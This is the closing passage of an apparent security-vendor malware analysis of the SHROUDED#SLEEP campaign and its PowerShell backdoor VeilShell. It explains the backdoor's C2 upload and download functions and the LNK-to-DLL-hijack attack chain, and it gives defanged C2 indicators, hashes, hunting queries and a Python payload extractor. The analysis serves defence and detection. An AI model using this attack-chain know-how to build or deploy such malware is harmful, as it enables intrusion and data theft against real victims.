Strangely enough, there doesn't appear to be a way to directly execute system commands from this backdoor, at least not directly. However, several functions are able to indirectly execute commands, either through the usage of scheduled tasks or through the registry.

There are probably several reasons why the threat actors did not include this functionality, however, one of the more likely scenarios is that it was not included to reduce the overall footprint of the code. Issuing terminal or system commands also increases the likelihood that this script will be detected by antivirus software.

Command and Control

Communication between the victim machine and the attacker's C2 server are managed through HTTP POST and GET requests. These are primarily referenced in the fpBb, vSlobVI and the hUbUWkZbX functions.

fpBb Function (HTTP POST Request):

This function sends POST requests to the attacker's control server. It uses PowerShell's System.Net.WebRequest object to send and receive data from the server.

vSlobVI Function (File Upload):

This uploads files to the control server using a multipart POST request. It reads the file in chunks of 1MB (as defined earlier in setup) and sends each chunk in a POST request to \$eaeXyhINWdalm (the control server). The file being uploaded could be any specified file on the victim's system.

hUbUWkZbX Function (File Download):

This function downloads a file from the provided URL (\$eaeXyhINWdalm) and saves it to the victim's machine at the location specified by \$rOuMF. It reads the downloaded file in chunks (1MB) and writes it to disk.



Figure 12: PowerShell code example containing command and control functions

The script continues to run in the background by issuing a continually true statement at the end of the script "while (\$true -eq \$true)". As it loops it constantly checks the control server for new command switches being used by the threat actors and executes them on the victim's machine. This makes it a fully functional RAT capable of exfiltrating files, modifying the registry, creating scheduled tasks, and more.

Wrapping up...

The SHROUDED#SLEEP campaign represents a sophisticated and stealthy operation targeting Southeast Asia leveraging multiple layers of execution, persistence mechanisms, and a versatile PowerShell-based backdoor RAT to achieve long-term control over compromised systems. Throughout this investigation, we have shown how the threat actors methodically crafted their payloads and made use of an interesting combination of legitimate tools and techniques to bypass defenses and maintain access to their targets.

At a glance: Key tactics and techniques

Shortcut File as a Dropper [T1204.001]: The campaign begins with a malicious shortcut file (.lnk) that once executed from a zip file, drops and executes next-stage payloads using PowerShell. By appending encoded payloads to the end of the shortcut file, the attackers cleverly disguise their malware from the user.

AppDomainManager Hijacking [T1574.014]: The attackers exploit the AppDomainManager class in .NET to hijack execution flow and load a custom-crafted DLL, DomainManager.dll, at runtime. The DLL was executed via a renamed legitimate executable (d.exe), effectively injecting their malicious code before any legitimate activity occurs.

Remote JavaScript execution [T1059.007]: The primary purpose of the DLL was to execute an obfuscated JavaScript payload from a remote C2 server. Once parsed and executed, this led to the execution of the VeilShell backdoor.

PowerShell Backdoor/VeilShell [T1059.001]: Finally, last in the execution chain was the PowerShell-based VeilShell. This was discovered to be a versatile and powerful tool for maintaining backdoor access to the victim's system. It communicates with the attacker's C2 server, sending back system information and awaiting further instructions. The script is capable of uploading and downloading files, creating scheduled tasks, modifying the Windows registry, and interacting with the file system.

The use of Base64 encoding and Caesar ciphers added to the overall stealthiness of the backdoor, making it difficult for traditional security tools to analyze or detect the underlying malicious behavior.

Overall, the campaign is incredibly stealthy, and the threat actors exercised a huge amount of patience in order to remain undetected. This is evident by the large sleeps found within each stage and due to the fact that after the initial shortcut code execution, the next stages will not run until the user reboots their computer.

Securonix recommendations

The emergence of the SHROUDED#SLEEP campaign highlights the importance of robust endpoint security, especially when it comes to monitoring PowerShell activity, registry modifications, and network communications. Defenders must stay vigilant, as the attackers continue to exploit commonly trusted system utilities to evade traditional defenses.

- As this campaign likely started using phishing emails, avoid downloading files or attachments from external sources, especially if the source was unsolicited. Common file types include zip, rar, iso, and pdf. Additionally, external links to download these kinds of files should be considered equally dangerous. Zip files, sometimes password-protected, were used during this campaign.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged in the user's startup directory at %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup.
- Monitor for the use of traditional persistence, especially in the Windows Registry and using scheduled tasks.

- We strongly recommend deploying robust endpoint logging capabilities to aid in PowerShell detections. This includes leveraging additional process-level logging such as <u>Sysmon and PowerShell logging</u> for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques
Initial Access	T1566.001: Phishing: Spearphishing Attachment
Collection	T1560: Archive Collected Data
Command and Control	T1132: Data Encoding
Credential Access	T1003: OS Credential Dumping
	T1555: Credentials from Password Stores
Defense Evasion	T1027: Obfuscated Files or Information
	T1070.004: Indicator Removal: File Deletion
	T1112: Modify Registry
	T1574.014: Hijack Execution Flow: AppDomainManager
Discovery	T1033: System Owner/User Discovery
	T1057: Process Discovery
	T1069: Permission Groups Discovery: Domain Groups T1082: System Information Discovery
Execution	T1059.001: Command and Scripting Interpreter: PowerShell
	T1059.007: Command and Scripting Interpreter: JavaScript
	T1204.001: User Execution: Malicious Link
	T1204.002: User Execution: Malicious File
Persistence	T1053: Scheduled Task/Job
	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Exfiltration	T1041: Exfiltration Over C2 Channel

Relevant Securonix detections

• EDR-ALL-941-RU

- EDR-ALL-1274-RU
- PSH-ALL-331-RU

Relevant hunting queries

(remove square brackets "[]" for IP addresses or URLs)

- index = activity AND rg_functionality = "Web Proxy" AND (destinationaddress = "172.93.181[.]249" OR destinationaddress = "208.85.16[.]88")
- index = activity AND rg_functionality = "Next Generation Firewall" AND (destinationhostname CONTAINS "hxxps://jumpshare[.]com/view/load/crjl6ovj7HVGtuhdQrF1" OR destinationhostname CONTAINS "hxxps://jumpshare[.]com/viewer/load/zB564bxDA3yG8PnFR90I")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "File created" OR deviceaction = "File created (rule: FileCreate)") AND customstring49 ENDS WITH
 "DomainManager.dll" AND (customstring49 CONTAINS "\\Appdata\\Local")
- index = activity AND rg_functionality = "Endpoint Management Systems" AND (deviceaction = "Process Create" OR deviceaction = "Process Create (rule: ProcessCreate)" OR deviceaction = "ProcessRollup2" OR deviceaction = "Procestart" OR deviceaction = "Process" OR deviceaction = "Trace Executed Process") AND (FileDescription = "ClickOnce" OR filename = "Dfsvc.exe") AND destinationprocessname NOT ENDS WITH "Dfsvc.exe")

C2 and infrastructure

C2 Address

172.93.181[.]249

208.85.16[.]88

hxxps://jumpshare[.]com/view/load/crjl6ovj7HVGtuhdQrF1

hxxps://jumpshare[.]com/viewer/load/zB564bxDA3yG8PnFR90I

Analyzed files/hashes

File Name	SHA256
Report on NGO Income_edit.zip	BEAF36022CE0BD16CAAEE0EBFA2823DE4C46E32D7F35E793AF4E1538E705379F
Key Data 2023 Quarterly Cambodia Poll Appendix.zip	913830666DD46E96E5ECBECC71E686E3C78D257EC7F5A0D0A451663251715800
Report on NGO Income_edit.xlsx.lnk	9D0807210B0615870545A18AB8EAE8CECF324E89AB8D3B39A461D45CAB9EF957

Quarterly Cambodia CFBD704CAB3A8EDD64F8BF89DA7E352ADF92BD187B3A7E4D0634A2DC764262B5 Poll Appendix.pdf.lnk

d.exe.config	55235BC9B0CB8A1BEA32E0A8E816E9E7F5150B9E2EEB564EF4E18BE23CA58434
DomainManager.dll	106C513F44D10E6540E61AB98891AEE7CE1A9861F401EEE2389894D5A9CA96EF
	6B95BC32843A55DA1F8186AEC06C0D872CAC13D9DF6D87114C5F8B7277C72A4F
e.xlsx	4E8B6DECCDFC259B2F77573AEF391953ED587930077B4EDB276DBBB679EF350B
e.pdf	50BF6FDBFF9BFC1702632EAC919DC14C09AF440F5978A162E17B468081AFBB43
ExcelDna.xll	AF74D416B65217D0B15163E7B3FD5D0702D65F88B260C269C128739E7E7A4C4D
	7E9F91F0CFE3769DF30608A88091EE19BC4CF52E8136157E4E0A5B6530D510EC

References

Appendix A: Embedded .Ink payload extractor (Python)

```
import os;import base64
```

Ink_path = ".\\Report on NGO Income_edit.xlsx.lnk"

```
with open(Ink_path, 'rb') as f:
```

Modify start/end of embedded paylaods

f.seek(2903)

data = f.read(64744)

decoded_data = base64.b64decode(data).decode('utf-16')

```
split_data = decoded_data.split(':')
```

```
if len(split_data) == 3:
```

output_dir = ".\\ExtractedFiles"

os.makedirs(output_dir, exist_ok=True)

Rename documents if needed based on shortcut file data

with open(os.path.join(output_dir, 'd.exe.config'), 'wb') as config_file:

config_file.write(base64.b64decode(split_data[0]))

with open(os.path.join(output_dir, 'DomainManager.dll'), 'wb') as dll_file:

dll_file.write(base64.b64decode(split_data[1]))

with open(os.path.join(output_dir, 'e.xlsx'), 'wb') as excel_file:

excel_file.write(base64.b64decode(split_data[2]))

else:

print("An extraction error has occured, check payload count.")